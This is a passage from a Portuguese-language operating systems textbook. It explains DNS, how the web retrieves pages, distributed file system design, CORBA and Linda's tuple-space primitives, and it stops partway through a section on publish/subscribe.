Para estabelecer uma conexão com um hospedeiro remoto (ou mesmo para enviar um datagrama), é necessário saber o seu endereço IP. Visto que gerenciar listas de endereços IP de 32 bits é inconveniente para as pessoas, um esquema chamado **DNS** (**Domain Name System** — serviço de nomes de domínio) foi inventado como um banco de dados que mapeia nomes de hospedeiros em ASCII em seus endereços IP. Desse modo é possível usar o nome DNS *star.cs.vu.nl* em vez do endereço IP correspondente 130.37.24.6. Nomes DNS são comumente conhecidos porque os endereços de e-mail da internet assumem a forma *nome-do-usuário@nome-do-hospedeiro-no-DNS*. Esse sistema de nomeação permite que o programa de e-mail do hospedeiro emissor procure o endereço IP do hospedeiro destinatário no banco de dados do DNS, estabeleça uma conexão TCP com o processo servidor de e-mail (*mail daemon*) ali e envie a mensagem como um arquivo. O *nome-do-usuário* é enviado juntamente para identificar em qual caixa de correio colocar a mensagem.

8.3.3 Middleware baseado em documentos

Agora que temos algum conhecimento sobre redes e protocolos, podemos começar a abordar diferentes camadas de middleware que podem sobrepor-se à rede básica para produzir um paradigma consistente para aplicações e usuários. Começaremos com um exemplo simples, mas bastante conhecido: a World Wide Web. A web foi inventada por Tim Berners-Lee no CERN, o Centro de Pesquisa Nuclear Europeu, em 1989, e desde então espalhou-se como um incêndio mundo afora.

O paradigma original por trás da web era bastante simples: cada computador pode deter um ou mais documentos, chamados de **páginas da web**. Cada página da web consiste em texto, imagens, ícones, sons, filmes e assim por diante, assim como **hyperlinks** (ponteiros) para outras páginas. Quando um usuário solicita uma página da web usando um programa chamado de **navegador da web**, a página é exibida na tela. O clique em um link faz que a página atual seja substituída na tela pela página apontada. Embora muitos "adornos" tenham sido recentemente acrescentados à web, o paradigma subjacente ainda está claramente presente: a web é um grande grafo dirigido de documentos que pode apontar para outros documentos, como mostrado na Figura 8.32.

Cada página da web tem um endereço único, chamado de **URL** (**Uniform Resource Locator** — localizador uniforme de recursos), da forma *protocolo://nome-no-DNS/nome-do-arquivo.* O protocolo é geralmente o *http* (**HyperText Transfer Protocol** — protocolo de transferência de hipertexto), mas também existe o *ftp* e outros. Depois, vem o nome no DNS do hospedeiro contendo o arquivo. Por fim, há um nome de arquivo local dizendo qual arquivo é necessário. Desse modo, um URL especifica apenas um único arquivo no mundo todo.

A maneira como o sistema todo se mantém unido funciona da seguinte forma: a web é em essência um sistema cliente-servidor, com o usuário como o cliente e o site da web como o servidor. Quando o usuário fornece o navegador com um URL, seja digitando-o ou

FIGURA 8.31 Acúmulo de cabeçalhos de pacotes.






FIGURA 8.32 A web é um grande grafo dirigido de documentos.

clicando em um hyperlink na página atual, o navegador dá determinados passos para buscar a página solicitada. Como um simples exemplo, suponha que o URL fornecido seja *http://www.minix3.org/getting-started/index.html*. O navegador então dá os passos a seguir para obter a página:

1. O navegador pede ao DNS o endereço IP de *www.minix3.org*.
2. DNS responde com 66.147.238.215.
3. O navegador abre uma conexão TCP com a porta 80 em 66.147.238.215.
4. Ele então envia uma solicitação para o arquivo *getting-started/index.html*.
5. O servidor *www.minix3.org* envia o arquivo *getting-started/index.html*.
6. O navegador exibe o texto todo em *getting-started/index.html*.
7. Enquanto isso, o navegador busca e exibe todas as imagens na página.
8. A conexão TCP é liberada.

De modo geral, essa é a base da web e seu funcionamento. Muitas outras características desde então foram acrescentadas à web básica, incluindo planilhas de estilos (style sheets), páginas da web dinâmicas que podem ser geradas em tempo de execução, páginas da web que contêm pequenos programas ou *scripts* que executam na máquina-cliente e mais, porém elas estão fora do escopo desta discussão.

8.3.4 Middleware baseado no sistema de arquivos


A ideia básica por trás da web é fazer que um sistema distribuído pareça uma coleção gigante de documentos interligados por hyperlinks. Uma segunda abordagem é fazer um sistema distribuído parecer um enorme sistema de arquivos. Nesta seção examinaremos algumas das questões envolvidas no projeto de um sistema de arquivos mundial.

Usar um modelo de sistema de arquivos para um sistema distribuído significa que há um único sistema de arquivos global, com usuários mundo afora capazes de ler e escrever arquivos para os quais eles têm autorização. A comunicação é conseguida quando um processo escreve dados em um arquivo e outros o leem de volta. Muitas das questões dos sistemas de arquivos padrão surgem aqui, mas também algumas novas relacionadas à distribuição.

Modelo de transferência


A primeira questão é a escolha entre o **modelo *upload/download*** e o **modelo de acesso remoto**. No primeiro, mostrado na Figura 8.33(a), um processo acessa um arquivo primeiramente copiando-o do servidor remoto onde ele vive. Se o arquivo é somente de leitura, ele é então lido localmente, em busca de alto desempenho. Se o arquivo deve ser escrito, é escrito localmente. Quando o processo termina de usá-lo, o arquivo atualizado é colocado de volta no servidor. Com o modelo de acesso remoto, o arquivo fica no servidor e o cliente envia comandos para que o trabalho seja feito no servidor, como mostrado na Figura 8.33(b).

As vantagens do modelo upload/download são a sua simplicidade, e o fato de que transferir arquivos inteiros ao mesmo tempo é mais eficiente do que transferi-los em pequenas partes. As desvantagens são que deve haver espaço suficiente para o armazenamento do arquivo inteiro localmente, mover o arquivo inteiro é um desperdício se apenas partes dele forem necessárias e surgirão problemas de consistência se houver múltiplos usuários concorrentes.

FIGURA 8.33 (a) O modelo upload/download. (b) O modelo de acesso remoto.

A hierarquia de diretórios

Os arquivos são apenas parte da história. A outra parte é o sistema de diretórios. Todos os sistemas de arquivos distribuídos suportam diretórios contendo múltiplos arquivos. A próxima questão de projeto é se todos os clientes têm a mesma visão da hierarquia de diretório. Como exemplo do que queremos dizer, considere a Figura 8.34. Na Figura 8.34(a) mostramos dois servidores de arquivos, cada um contendo três diretórios e alguns arquivos. Na Figura 8.34(b) temos um sistema no qual todos os clientes (e outras máquinas) têm a mesma visão do sistema de arquivos distribuído. Se o caminho */D/E/x* for válido em uma máquina, ele será válido em todas.

Em comparação, na Figura 8.34(c), diferentes máquinas têm diferentes visões do sistema de arquivos. Para repetir o exemplo anterior, o caminho */D/E/x* pode muito bem ser válido para o cliente 1, mas não para o cliente 2. Nos sistemas que gerenciam múltiplos servidores de arquivos por meio de montagem remota, a Figura 8.34(c) é a norma. Ela é flexível e direta de se implementar, mas tem a desvantagem de não fazer com

FIGURA 8.34 (a) Dois servidores de arquivos. Os quadrados são diretórios e os círculos são arquivos. (b) Um sistema no qual todos os clientes têm a mesma visão do sistema de arquivos. (c) Um sistema no qual diferentes clientes têm diferentes visões do sistema de arquivos.

que o sistema inteiro se comporte como um único sistema de tempo compartilhado tradicional. Em um sistema de tempo compartilhado, o sistema de arquivos parece o mesmo para qualquer processo, como no modelo da Figura 8.34(b). Essa propriedade torna um sistema mais fácil de programar e compreender.

Uma questão relacionada de perto diz respeito a haver ou não um diretório raiz global, que todas as máquinas reconhecem como a raiz. Uma maneira de se ter um diretório raiz global é fazer com que a raiz contenha uma entrada para cada servidor e nada mais. Nessas circunstâncias, caminhos assumem a forma */server/path*, o que tem suas próprias desvantagens, mas pelo menos é a mesma em toda parte no sistema.

Transparência de nomeação

O principal problema com essa forma de nomeação é que ela não é totalmente transparente. Duas formas de transparência são relevantes nesse contexto e valem a pena ser distinguidas. A primeira, **transparência de localização**, significa que o nome do caminho não dá dica alguma para onde o arquivo está localizado. Um caminho como */server1/dir1/dir2/x* diz a todos que *x* está localizado no servidor 1, mas não diz onde esse servidor está localizado. O servidor é livre para se mover para qualquer parte que ele quiser sem que o nome do caminho precise ser modificado. Portanto, esse sistema tem transparência de localização.

No entanto, suponha que o arquivo *x* seja extremamente grande e o espaço restrito no servidor 1. Além disso, suponha que exista espaço suficiente no servidor 2. O sistema pode muito bem mover *x* para o servidor 2 automaticamente. Infelizmente, quando o primeiro componente de todos os nomes de caminho está no servidor, o sistema não pode mover o arquivo para o outro servidor automaticamente, mesmo que dir1 e dir2 existam em ambos servidores. O problema é que mover o arquivo automaticamente muda o nome de caminho de */server1/dir1/dir2/x* para */server2/dir1/dir2/x*. Programas que têm a primeira cadeia de caracteres inserida cessarão de trabalhar se o caminho mudar. Um sistema no qual arquivos podem ser movidos sem que seus nomes sejam modificados possuem **independência de localização**. Um sistema distribuído que especifica os nomes de máquinas ou servidores em nomes de caminhos claramente não é independente de localização. Um sistema que se baseia na montagem remota também não o é, já que não é possível mover um arquivo de um grupo de arquivos (a unidade de montagem) para outro e ainda ser capaz de usar o velho nome de caminho. A independência de localização não é algo fácil de conseguir, mas é uma propriedade desejável de se ter em um sistema distribuído.

Resumindo o que dissemos, existem três abordagens comuns para a nomeação de arquivos e diretórios em um sistema distribuído:

1. Nomeação de máquina + caminho, como */maquina/caminho* ou *maquina:caminho*.
2. Montagem de sistemas de arquivos remotos na hierarquia de arquivos local.
3. Um único espaço de nome que parece o mesmo em todas as máquinas.


Os dois primeiros são fáceis de implementar, especialmente como uma maneira de conectar sistemas existentes que não foram projetados para uso distribuído. O último é difícil e exige um projeto cuidadoso, mas torna a vida mais fácil para programadores e usuários.

Semântica do compartilhamento de arquivos

Quando dois ou mais usuários compartilham o mesmo arquivo, é necessário definir a semântica da leitura e escrita precisamente para evitar problemas. Em sistemas de um único processador, a semântica normalmente afirma que, quando uma chamada de sistema read segue uma chamada de sistema write, a read retorna o valor recém-escrito, como mostrado na Figura 8.35(a). De modo similar, quando duas writes acontecem em rápida sucessão, seguidas de uma read, o valor lido é o valor armazenado na última escrita. Na realidade, o sistema obriga um ordenamento em todas as chamadas de sistema, e todos os processadores veem o mesmo ordenamento. Nós nos referiremos a esse modelo como **consistência sequencial**.

Em um sistema distribuído, a consistência sequencial pode ser conseguida facilmente desde que exista apenas um servidor de arquivos e os clientes não armazenem arquivos em cache. Todas as reads e writes vão diretamente para o servidor de arquivos, que as processa de maneira estritamente sequencial.

Na prática, no entanto, o desempenho de um sistema distribuído no qual todas as solicitações de arquivos devem ir para um único servidor é muitas vezes fraco. Esse problema é com frequência solucionado permitindo que clientes mantenham cópias locais de arquivos pesadamente usados em suas caches privadas. No entanto, se o cliente 1 modificar um arquivo armazenado em cache localmente e logo em seguida o cliente 2 ler o arquivo do servidor, o segundo cliente receberá um arquivo obsoleto, como ilustrado na Figura 8.35(b).

FIGURA 8.35 (a) Consistência sequencial. (b) Em um sistema distribuído com armazenamento em cache, a leitura de um arquivo pode retornar um valor obsoleto.

Uma saída para essa dificuldade é propagar todas as mudanças para arquivos em cache de volta para o servidor imediatamente. Embora seja algo conceitualmente simples, essa abordagem é ineficiente. Uma solução alternativa é relaxar a semântica do compartilhamento de arquivos. Em vez de requerer que uma read veja os efeitos de todas as writes anteriores, você pode ter uma nova regra que diz: "mudanças para um arquivo aberto são inicialmente visíveis somente para o processo que as fez. Somente quando o arquivo está fechado as mudanças são visíveis para os outros processos". A adoção de uma regra assim não muda o que acontece na Figura 8.35(b), mas redefine o comportamento real (*B* recebendo o valor original do arquivo) como o correto. Quando o cliente 1 fecha o arquivo, ele envia uma cópia de volta para o servidor, então reads subsequentes recebem um novo valor, como solicitado. De fato, esse é o modelo upload/download mostrado na Figura 8.33. Essa semântica é amplamente implementada e é conhecida como **semântica de sessão**.

O uso da semântica de sessão levanta a questão do que acontece se dois ou mais clientes estão usando simultaneamente suas caches e modificando o mesmo arquivo. Uma solução é dizer que à medida que cada arquivo é fechado por sua vez, o seu valor é enviado de volta para o servidor, de maneira que o resultado final depende de quem fechar por último. Uma alternativa menos agradável, mas ligeiramente mais fácil de implementar, é dizer que o resultado final é um dos candidatos, mas deixar a escolha de qual deles sem ser especificada.

Uma abordagem alternativa para a semântica de sessão é usar o modelo *upload/download*, mas automaticamente colocar um travamento no arquivo que tenha sido baixado. Tentativas por parte de outros clientes para baixar o arquivo serão adiadas até que o primeiro cliente tenha retornado a ele. Se existir uma demanda pesada por um arquivo, o servidor pode enviar mensagens para o cliente que o detém, pedindo a ele para apressar-se, mas isso talvez não venha a ajudar. De modo geral, acertar a semântica de arquivos compartilhados é um negócio complicado sem soluções elegantes e eficientes.

8.3.5 Middleware baseado em objetos

Agora vamos examinar um terceiro paradigma. Em vez de dizer que tudo é um documento ou tudo é um

arquivo, dizemos que tudo é um objeto. Um **objeto** é uma coleção de variáveis que são colocadas juntas com um conjunto de rotinas de acesso, chamadas **métodos**. Processos não têm permissão para acessar as variáveis diretamente. Em vez disso, eles precisam invocar os métodos.

Algumas linguagens de programação, como C++ e Java, são orientadas a objetos, mas a objetos em nível de linguagem em vez de em tempo de execução. Um sistema bastante conhecido baseado em objetos em tempo de execução é o **CORBA** (**Common Object Request Broker Architecture**) (VINOSKI, 1997). CORBA é um sistema cliente-servidor, no qual os processos clientes podem invocar operações em objetos localizados em (possivelmente remotas) máquinas servidoras. CORBA foi projetado para um sistema heterogêneo executando uma série de plataformas de hardware e sistemas operacionais e programado em uma série de linguagens. Para tornar possível para um cliente em uma plataforma invocar um cliente em uma plataforma diferente, **ORBs** (**Object Request Brokers** — agentes de solicitação de objetos) são interpostos entre o cliente e o servidor para permitir que eles se correspondam. Os ORBs desempenham um papel importante no CORBA, fornecendo mesmo seu nome ao sistema.

Cada objeto CORBA é determinado por uma definição de interface em uma linguagem chamada **IDL** (**Interface Definition Language** — linguagem de definição de interface), que diz quais métodos o objeto exporta e que tipos de parâmetros cada um espera. A especificação IDL pode ser compilada em uma rotina do tipo stub e armazenada em uma biblioteca. Se um processo cliente sabe antecipadamente que ele precisará de acesso a um determinado objeto, ele é ligado com o código do stub do cliente daquele objeto. A especificação IDL também pode ser compilada em uma rotina esqueleto que é usada do lado do servidor. Se não for conhecido antes quais objetos CORBA um processo precisa usar, a invocação dinâmica também é possível, mas como isso funciona está além do escopo do nosso tratamento.

Quando um objeto CORBA é criado, uma referência também é criada e retornada para o processo de criação. Essa referência é como o processo identifica o objeto para invocações subsequentes de seus métodos. A referência pode ser passada para outros processos ou armazenada em um diretório de objetos.

Para invocar um método em um objeto, um processo cliente deve primeiro adquirir uma referência para aquele objeto. A referência pode vir diretamente do processo criador ou, de maneira mais provável, procurando-a pelo nome ou função em algum tipo de diretório. Uma vez que a referência do objeto está disponível, o processo cliente prepara os parâmetros para as chamadas dos métodos em uma estrutura conveniente e então contata o ORB cliente. Por sua vez, o ORB cliente envia uma mensagem para o ORB servidor, que na realidade invoca o método sobre o objeto. Todo o mecanismo é similar à RPC.

A função dos ORBs é esconder toda a distribuição de baixo nível e detalhes de comunicação dos códigos do cliente e do servidor. Em particular, os ORBs escondem do cliente a localização do servidor, se o servidor é um programa binário ou um script, qual o hardware e sistema operacional em que o servidor executa, se o objeto está atualmente ativo, e como os dois ORBs comunicam-se (por exemplo, TCP/IP, RPC, memória compartilhada etc.).

Na primeira versão do CORBA, o protocolo entre o ORB cliente e o ORB servidor não era especificado. Em consequência, todo vendedor ORB usava um protocolo diferente e dois deles não podiam dialogar um com o outro. Na versão 2.0, o protocolo foi especificado. Para comunicação pela internet, o protocolo é chamado de **IIOP** (**Internet InterOrb Protocol** — protocolo interorb da internet).


Para possibilitar o uso de objetos no CORBA que não foram escritos para o sistema, cada objeto pode ser equipado com um **adaptador de objeto**. Trata-se de um invólucro que realiza tarefas, como registrar o objeto, gerar referências do objeto e ativar o objeto, se ele for invocado quando não estiver ativo. O arranjo de todas as partes CORBA é mostrado na Figura 8.36.

Um sério problema com o CORBA é que todos objetos estão localizados somente em um servidor, o que significa que o desempenho será terrível para objetos que são muito usados em máquinas clientes mundo afora. Na prática, o CORBA funciona de maneira aceitável somente em sistema de pequena escala, como para conectar processos em um computador, uma LAN, ou dentro de uma única empresa.

8.3.6 Middleware baseado em coordenação

Nosso último paradigma para um sistema distribuído é chamado de **middleware baseado em coordenação**. Nós o discutiremos examinando o sistema Linda, um projeto de pesquisa acadêmica que iniciou a área toda.

Linda é um sistema moderno para comunicação e sincronização desenvolvido na Universidade de Yale por David Gelernter e seu estudante Nick Carriero

FIGURA 8.36 Os principais elementos de um sistema distribuído baseado em CORBA. As partes CORBA são mostradas em cinza.

(CARRIERO e GELERNTER, 1989; e GELERNTER, 1985). No Linda, processos independentes comunicam-se por um **espaço de tuplas** abstrato. O espaço de tuplas é global para todo o sistema, e processos em qualquer máquina podem inserir tuplas no espaço de tuplas ou removê-las deste espaço sem levar em consideração como ou onde elas estão armazenadas. Para o usuário, o espaço de tuplas parece uma grande memória compartilhada global, como vimos em várias formas antes, como na Figura 8.21(c).

Uma **tupla** é como uma estrutura em C ou Java. Ela consiste em um ou mais campos, cada um dos quais é um valor de algum tipo suportado pela linguagem base (Linda é implementada adicionando uma biblioteca a uma linguagem existente, como em C). Para C-Linda, tipos de campo incluem inteiros, inteiros longos e números de ponto flutuante, assim como tipos compostos como vetores (incluindo cadeias de caracteres) e estruturas (mas não outras tuplas). Diferentemente de objetos, tuplas são dados puros; elas não têm quaisquer métodos associados. A Figura 8.37 mostra três tuplas como exemplos.

Quatro operações são fornecidas sobre as tuplas. A primeira, *out*, coloca uma tupla no espaço de tuplas. Por exemplo,

```
out("abc", 2, 5);
```

coloca a tupla ("abc", 2, 5) no espaço de tuplas. Os campos de *out* são normalmente constantes, variáveis ou expressões, como em

```
out("matrix-1", i, j, 3.14);
```

FIGURA 8.37 Três tuplas no sistema Linda.

```
("abc" , 2 , 5)
("matrix-1",   1,  6,  3.14)
("family",   "is-sister",   "Stephany",   "Roberta")
```

que coloca uma tupla com quatro campos, o segundo e terceiro dos quais são determinados pelos valores atuais das variáveis *i* e *j*.

Tuplas são resgatadas do espaço de tuplas pela primitiva *in*. Elas são endereçadas pelo conteúdo em vez de por um nome ou endereço. Os campos de *in* podem ser expressões ou parâmetros formais. Considere, por exemplo,

```
in("abc", 2, ?i);
```

Essa operação "pesquisa" o espaço de tuplas à procura de uma tupla consistindo na cadeia "abc", o inteiro 2 e um terceiro campo contendo qualquer inteiro (presumindo que *i* seja um inteiro). Se encontrada, a tupla é removida do espaço de tuplas e à variável *i* é designado o valor do terceiro campo. A correspondência e remoção são atômicas, de maneira que, se dois processos executarem a mesma operação *in* simultaneamente, apenas um deles terá sucesso, a não ser que duas ou mais tuplas correspondentes estejam presentes. O espaço de tuplas pode conter até mesmo múltiplas cópias da mesma tupla.

O algoritmo de correspondência usado por *n* é direto. Os campos da primitiva in, chamados de **modelo** (*template*), são (conceitualmente) comparados aos campos correspondentes de cada tupla no espaço de tuplas. Uma correspondência ocorre se as três condições a seguir forem todas atendidas:

1. O modelo e a tupla têm o mesmo número de campos.
2. Os tipos dos campos correspondentes são iguais.
3. Cada constante ou variável no modelo corresponde a seu campo de tupla.

Parâmetros formais, indicados por um sinal de interrogação seguidos por um nome de variável ou tipo, não participam na correspondência (exceto para conferência de tipos), embora aqueles que contêm um nome de variável sejam associados após uma correspondência bem-sucedida.

Se nenhuma tupla correspondente estiver presente, o processo chamador é suspenso até que outro processo insira a tupla necessária, momento em que o processo chamado é automaticamente revivido e é alocada uma nova tupla. O fato de que os processos bloqueiam e desbloqueiam automaticamente significa que, se um processo estiver prestes a colocar uma tupla e outro prestes a obter a mesma tupla, não importa quem executará primeiro. A única diferença é que se o *in* for feito antes do *out*, haverá um ligeiro atraso até que a tupla esteja disponível para remoção.

O fato de os processos bloquearem quando uma tupla necessária não está presente pode ser usado de muitas maneiras. Por exemplo, para implementar semáforos. Para criar ou fazer um up no semáforo *S*, um processo pode executar

```
out("semaphore S");
```

Para fazer um down, ele executa

```
in("semaphore S");
```

O estado do semáforo *S* é determinado pelo número de tuplas ("semáforo S") no espaço de tuplas. Se nenhuma existir, qualquer tentativa de conseguir uma bloqueará até que algum outro processo forneça uma.

Além de *out* e *in*, Linda também tem uma operação primitiva *read*, que é a mesma que *in*, exceto por não remover a tupla do espaço de tuplas. Existe também uma primitiva *eval*, que faz que os parâmetros sejam avaliados em paralelo e a tupla resultante seja colocada no espaço de tuplas. Esse mecanismo pode ser usado para realizar cálculos arbitrários. É assim que os processos paralelos são criados em Linda.

Publicar/assinar

Nosso próximo exemplo de um modelo baseado em coordenação foi inspirado em Linda e é chamado de **publicar/assinar** (publish/subscribe) (OKI et al., 1993). Ele consiste em uma série de processos conectados por uma rede de difusão. Cada processo pode ser um produtor de informações, um consumidor de informações, ou ambos.

Quando um produtor de informações tem uma informação nova (por exemplo, um novo preço de uma ação), ele transmite a informação como uma tupla na rede. Essa ação é chamada de **publicação**. Cada tupla contém uma linha de assunto hierárquica contendo múltiplos campos separados por períodos. Processos que estão interessados em determinadas informações podem **assinar** para receber determinados assuntos, incluindo o uso de símbolos na linha do assunto. A assinatura é feita dizendo a um processo daemon de tuplas, na mesma máquina que monitora tuplas publicadas, quais assuntos procurar.

